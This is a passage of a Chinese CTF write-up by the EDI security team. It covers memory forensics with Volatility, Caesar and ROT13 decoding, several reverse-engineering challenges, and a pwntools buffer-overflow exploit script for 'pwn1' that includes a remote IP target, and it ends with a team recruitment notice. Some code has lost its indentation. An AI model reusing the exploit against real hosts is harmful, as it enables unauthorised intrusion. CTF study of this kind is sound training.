Volatility Foundation Volatility Framework 2.6.1
0x00000000017ad6a8      2      0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\flag.zip
0x00000000018efcb8      1      0 RW-rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\Recent\flag.lnk
0x0000000001b34f90      1      1 R--r-- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\flag.zip
0x0000000001e65028      1      0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\flag.png
```

```
[root@kali ~/桌面]# vol.py -f xp_sp3.raw --profile=WinXPSP3x86 filescan|grep txt
Volatility Foundation Volatility Framework 2.6.1
0x0000000001b301c0      1      0 RW-r-- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\我的日记.txt
0x0000000001b413d8      4      2 -W-rw- \Device\HarddiskVolume1\Documents and Settings\All Users\Application Data\VMware
file.txt.0
0x0000000001c29db0      1      1 RW-r-- \Device\HarddiskVolume1\WINDOWS\system32\h323log.txt
```



把flag.png,flag.zip和我的日记.txt都导出 flag.png里的明文为FDCB[8LDQ?ZLOO?FHUWDLQOB?VIFFHHG?LA?ILJKHLQJ?WKH?
HSLGHPLF]
凯撒解密为：
CAZY[8IAN?WILL?CERTAINLY?SFCCEED?IX?FIGHEING?THE? EPIDEMIC]
日记里有压缩包密码，解压得到加密脚本，全体+32

```
void Encrypt(string& str)
{
 for(int i = 0; i < str.length(); i++)
 {
 if(str[i] >='a'&& str[i]<='w')
 str[i]+=3;
 else if(str[i]=='x')
 str[i]='a';
 else if(str[i]=='y')
 str[i]='b';
 else if(str[i]=='z')
 str[i]='c';
else if(str[i]=='_')
 str[i]='|';
 str[i] -= 32;
 }
}
```

```
cazy{Xian_will_certainly_sfcceed_ix_figheing_the_epidemic}
```

# Reverse

## lemon

```
p = [101, 108, 111, 117, 122, 101, 105, 98, 101, 108, 117, 105, 113,
117, 105, 113]
q = [83, 69, 65]
p = p[::-1]
q = q[::-1]
ans = [0]*256
for i in range(256):
ans[i] = i
ans[i] = (ans[i]+q[i%3]+p[i%16])%256
for i in range(3):
for j in range(256):
ans[j] = ans[j]^ans[(j+1)%256]
for j in range(256):
ans[j] = (ans[j]+1)%256
flag = 0
for i in range(256):
flag += ans[i]
flag = flag*20+5
flag = flag*30-5
flag = flag*40-5
flag = flag*50+6645
print(flag)
#得到：23075096395
```

## combat_slogan


jeb打开，找到关键加密函数：

```
public static String ttk(String arg4) {
StringBuilder v0 = new StringBuilder();
int v1;
for(v1 = 0; v1 < arg4.length(); ++v1) {
char v2 = arg4.charAt(v1);
if(v2 >= 97 && v2 <= 109 || v2 >= 65 && v2 <= 77) {
v2 = (char)(v2 + 13);
 }
else if(v2 >= 110 && v2 <= 0x7A || v2 >= 78 && v2 <= 90) {
v2 = (char)(v2 - 13);
 }
v0.append(v2);
 }
return v0.toString();
 }
```

rot13加密，找个在线网站对 Jr_j11y_s1tug_g0_raq_g0_raq_pnml ，进行rot13解密。最终得到 we_w11l_f1ght_t0_end_t0_end_cazy

## cute_doge


flag在点击图片后生成并以调试信息输出




## hello_py

使用uncompyle6反编译给的pyc文件，一个关于线程的运算，逆一下，运行下面的脚本。

```
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.6 (tags/v3.8.6:db45529, Sep 23 2020,
15:52:53) [MSC v.1927 64 bit (AMD64)]
# Embedded file name: C:\Users\Administrator\Desktop\easy_py.py
# Compiled at: 2021-12-28 15:45:17
# Size of source mod 2**32: 1099 bytes
import threading, time
def encode_1(n):
global num
while True:
if num >= 0:
print("1")
flag[num] = flag[num] ^ num
num += 1
time.sleep(1)
if num == 10:
break
def encode_2(n):
global num
while True:
if num >= 0:
print("2")
flag[num] = flag[num] ^ flag[(num + 1)]
num += 1
time.sleep(1)
if num == 10:
break
while True:
Happy = [
44, 100, 3, 50, 106, 90, 5, 102, 10, 112]
num = 0
f = input('Please input your flag:')
if len(f) != 10:
print('Your input is illegal')
else:
flag = list(f)
j = 0
for i in flag:
flag[j] = ord(i)
j += 1
else:
flag = [44, 100, 3, 50, 106, 90, 5, 102, 10, 112]
print("flag to 'ord':", flag)
t1 = threading.Thread(target=encode_2, args=(1, ))
t2 = threading.Thread(target=encode_1, args=(2, ))
t1.start()
time.sleep(0.5)
t2.start()
t1.join()
t2.join()
print(bytes(flag))
if flag == Happy:
print('Good job!')
else:
print('No no no!')
# okay decompiling easy_py.cpython-38.pyc
```


2
1
2
1
2
1
2
1
2
1
b'Hello_cazy'
No no no!
Please input your flag:
EDI安全
CSDN @EDI安全

## Pwn

### pwn1

```
#coding:utf-8
from pwn import *
context.log_level='debug'
elfelf='./pwn1 '
elf=ELF(elfelf)
context.arch=elf.arch
gdb_text='''
 '''
if len(sys.argv)==1 :
 io=process(elfelf)
 gdb_open=1
 libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
 # ld = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
 one_gadgaet=[0x45226,0x4527a,0xf03a4,0xf1247]
elif sys.argv[1]=='2' :
 io=process(elfelf)
 gdb_open=0
 libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
 # ld = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
 one_gadgaet=[0x45226,0x4527a,0xf03a4,0xf1247]
else :
 io=remote('113.201.14.253',16088)
 gdb_open=0
 libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
 # ld = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
 one_gadgaet=[0x45226,0x4527a,0xf03a4,0xf1247]
def gdb_attach(io,a):
 if gdb_open==1 :
 gdb.attach(io,a)
io.recvuntil('0x')
stack=int(io.recv(8),16)+0x40
pay='a'*0x34+p32(stack)+p32(0x80485A5)*5+p32(0x8048540)*4
gdb_attach(io,gdb_text)
io.sendline(pay)
# libc_base=u64(io.recvuntil('\x7f')[-6:]+'\x00\x00')-
libc.sym['__malloc_hook']-88-0x10
# libc.address=libc_base
# bin_sh_addr=libc.search('/bin/sh\x00').next()
# system_addr=libc.sym['system']
# free_hook_addr=libc.sym['__free_hook']
# success('libc_base:'+hex(libc_base))
# success('heap_base:'+hex(heap_base))
io.interactive()
```

## 重点来了

你是否想要加入一个安全团

拥有更好的学习氛围？

那就加入EDI安全，这里门槛不是很高，但师傅们经验丰富，可以带着你一起从基础开始，只要你有持之以恒努力的决心

EDI安全的CTF战队经常参与各大CTF比赛，了解CTF赛事，我们在为打造安全圈好的技术氛围而努力，这里绝对是你学习技术的好地方。这里门槛不是很高，但师傅们经验丰富，可以带着你一起从基础开始，只要你有持之以恒努力的决心，下一个CTF大牛就是你。

欢迎各位大佬小白入驻，大家一起打CTF，一起进步。

我们在挖掘，不让你埋没！

你的加入可以给我们带来新的活力，我们同样也可以赠你无限的发展空间。

**有意向的师傅请联系邮箱root@edisec.net（带上自己的简历，简历内容包括自己的学习方向，学习经历等）**